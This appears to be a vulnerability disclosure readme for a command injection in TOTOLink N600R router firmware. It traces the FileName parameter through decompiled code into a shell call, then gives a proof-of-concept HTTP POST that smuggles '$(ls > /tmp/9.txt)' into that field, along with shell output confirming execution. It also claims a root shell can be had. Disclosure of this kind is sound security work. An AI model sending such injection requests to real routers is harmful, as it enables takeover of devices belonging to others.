

main IOT_vuln / TOTOLink / N600R / 7 /

rencvn and rencvn add tototalink n600r ...

on Apr 6 History

..

img 8 months ago

readme.md 8 months ago

readme.md

TOTOLink N600R V5.3c.7159_B20190425 Command injection vulnerability

Overview

- Manufacturer's website information: <http://www.totolink.cn>
- Firmware download address : http://www.totolink.cn/home/menu/detail.html?menu_listtpl=download&id=2&ids=36

1. Affected version

编号	标题	版本	上传时间	下载
1	N600R升级过渡版本	V5.3c.7159_B20190425	2021-07-17	
2	N600R升级固件	V4.3.0cu.7647_B20210106	2021-07-17	
3	N600R数据手册	Ver1.0	2021-08-10	

Figure 1 shows the latest firmware Ba of the router

Vulnerability details

```
16 v8 = (const char *)websGetVar(a2, "FileName", "");
17 if ( getFlashSize() )
18 {
19     set_cs_update_flag();
20     if ( *v8 )
21     {
22         strcpy(v15, v8);
23     }
24     else
25     {
26         v10 = dl("/tmp/cloudupdate.web");
27         strcpy(v15, "/tmp/cloudupdate.web");
28         if ( v10 )
29         {
30             clear_cs_update_flag(*(_DWORD *)"date.web");
31             v13 = cJSON_CreateString("MM_DownloadFwFail");
32             cJSON_AddItemToObject(v7, "upgradeERR", v13);
33 LABEL_11:
34             v3 = (void *)cJSON_Print(v7);
35             websGetCfgResponse(a1, a3, v3);
36             goto LABEL_12;
37         }
38     }
39     if ( update_fw(0, v15) == 1 )
40     {
```

The program passes the contents obtained by the filename parameter to V8, then copies V8 into the stack of V15 through the strcpy function, and then brings V15 into update_In FW function

```
1 int __fastcall update_fw(int a1, const char *a2)
2 {
3     int v4; // $a0
4     int result; // $v0
5     bool v6; // dc
6     int v7[8]; // [sp+18h] [-14Ch] BYREF
7     char v8; // [sp+38h] [-12Ch]
8     int v9[8]; // [sp+3Ch] [-128h] BYREF
9     char v10; // [sp+5Ch] [-108h]
10    char v11[260]; // [sp+60h] [-104h] BYREF
11
12    CsteSystem("echo 0 > /tmp/protect_process", 0);
13    v7[0] = 0;
```

At this time, the corresponding parameter is A2

```
32    f size(a2);
33    sprintf(v11, "md5sum %s | cut -d' ' -f1 > %s", a2, "/tmp/DloadFwMd5");
34    CsteSystem(v11, 0);
35    getStrFromTmp("DloadFwMd5", v7);
36    getStrFromTmp("ActionMd5", v9);
37    if ( strcmp((const char *)v7, (const char *)v9) )
38    {
39        puts("err update_fw check");
40        clear_cs_update_flag(v4);
41        CsteSystem("echo 1 > /tmp/protect_process", 0);
42        result = 1;
43    }
```

Function A2 formats the matched content into the stack of V11 through the sprintf function, and then brings V11 into the cstesystem function

```

1 int __fastcall CsteSystem(const char *a1, int a2)
2 {
3     int result; // $v0
4     int v5; // $s0
5     int v6; // $a0
6     _DWORD *v7; // $v0
7     int v8; // [sp+18h] [-1Ch] BYREF
8     int v9[6]; // [sp+1Ch] [-18h] BYREF
9
10    v8 = 0;
11    if ( a1 )
12    {
13        v5 = fork();
14        result = -1;
15        if ( v5 != -1 )
16        {
17            if ( !v5 )
18            {
19                v9[0] = (int)"sh";
20                v9[1] = (int)"-c";
21                v9[2] = (int)a1;
22                v9[3] = 0;
23                if ( a2 )
24                    printf("[system]: %s\r\n", a1);
25                execv("/bin/sh", v9);
26                exit(127);

```

At this time, corresponding to the parameter A1, the function assigns A1 to the array of V9, and finally executes the command through the execv function. There is a command injection vulnerability

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Use the fat simulation firmware V5.3c.7159_B20190425
2. Attack with the following POC attacks

```


POST /cgi-bin/cstecgi.cgi HTTP/1.1
Host: 192.168.0.1
Content-Length: 86
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,

```

like Gecko) Chrome/87.0.4280.66 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://192.168.0.1
Referer: http://192.168.0.1/telnet.asp?timestamp=1647874864
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: SESSION_ID=2:1647874864:2
Connection: close

```
{  
    "topicurl":"setting/CloudACMunualUpdate",  
    "FileName":"test$(ls > /tmp/9.txt)"  
}
```

The reproduction results are as follows:



```
# ls /tmp/  
ls /tmp/  
1.txt          bridge_init    ep4.txt        update_flag  
2.txt          cloudFwStatus  firewall_igd    usb  
4.txt          cloudPluginStatus  fwinfo        wanlink  
5.txt          cloudsrvup_check  lock          wanranchocontime  
6.txt          dhcpd_unix      log           webWlanIdx  
7.txt          dns_urlfilter_conf  ntp_tmp       wscd_status  
8.txt          ep.txt         port_status    zoe.txt  
9.txt          ep2.txt        preNtpConnectTime  
DloadFwMd5     ep3.txt        protect_process  
# cat /tmp/9.txt  
cat /tmp/9.txt  
bin  
dev  
etc  
home  
init  
lib  
lighttp  
mnt  
proc  
sys  
tmp  
usr  
var  
web_cste
```

Figure 2 POC attack effect

Finally, you can write exp, which can achieve a very stable effect of obtaining the root shell